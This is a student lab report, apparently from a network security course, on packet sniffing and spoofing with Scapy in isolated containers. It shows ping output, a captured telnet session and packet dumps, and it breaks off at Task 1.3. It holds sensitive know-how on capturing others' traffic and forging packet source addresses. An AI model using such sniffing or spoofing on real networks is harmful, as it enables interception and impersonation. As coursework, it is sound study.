
Launching the script.

```
root@201811034:/volumes# ./task1_1.py
```

Again sending the packets from HostA to HostB.


```
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.080 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.117 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.055/0.078/0.117/0.024 ms
root@b557efa1d556:/#
```

Now we see the packet numbers being displayed indicating 8 packets as 4 were transmitted and 4 received as it is visible in the above screenshot. Therefore, our code sniffed total 8 packets.



Capture any TCP packet that comes from a particular IP and with a destination port number 23


Modifying the code in order for it to capture only TCP packets while providing source IP and destination port.



Connecting HostA with HostB via telnet the TCP port.

```
root@b557efa1d556:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2695ec4c75a9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted b
y
applicable law.

seed@2695ec4c75a9:~$
```


Now in the attacker terminal we can see the TCP packets being captured from HostA to HostB.





```
========== packet: 30 ============

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 2243
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x1dd5
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 50422
        dport     = telnet
        seq       = 1940304052
        ack       = 2276249054
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 501
        chksum    = 0x1443
        urgptr    = 0
```

Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to

Modifying the code to the need of the task.




Launching the Script.



Closing the telnet connection between HostA to HostB and sending ping from HostA to an IP belonging in the respective subnet.


```
seed@2695ec4c75a9:~$ exit
logout
Connection closed by foreign host.
root@b557efa1d556:/# ping 128.230.0.14
PING 128.230.0.14 (128.230.0.14) 56(84) bytes of data.
```

And so far I have caught 64 packets.





Task 1.2

Here, I wrote a script as provided in the manual and modified a bit.



Setting up Wireshark.






Making the script file executable and launching it makes it send a packet to the destination IP from Attacker Terminal.


```
root@201811034:/volumes# ./task1_2.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 0               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.6'      (None)
dst        : DestIPField                         = '1.2.3.4'       (None)
options    : PacketListField                     = []              ([])
.
Sent 1 packets.
root@201811034:/volumes#
```

And we have caught our packet which is spoofed.



Task 1.3

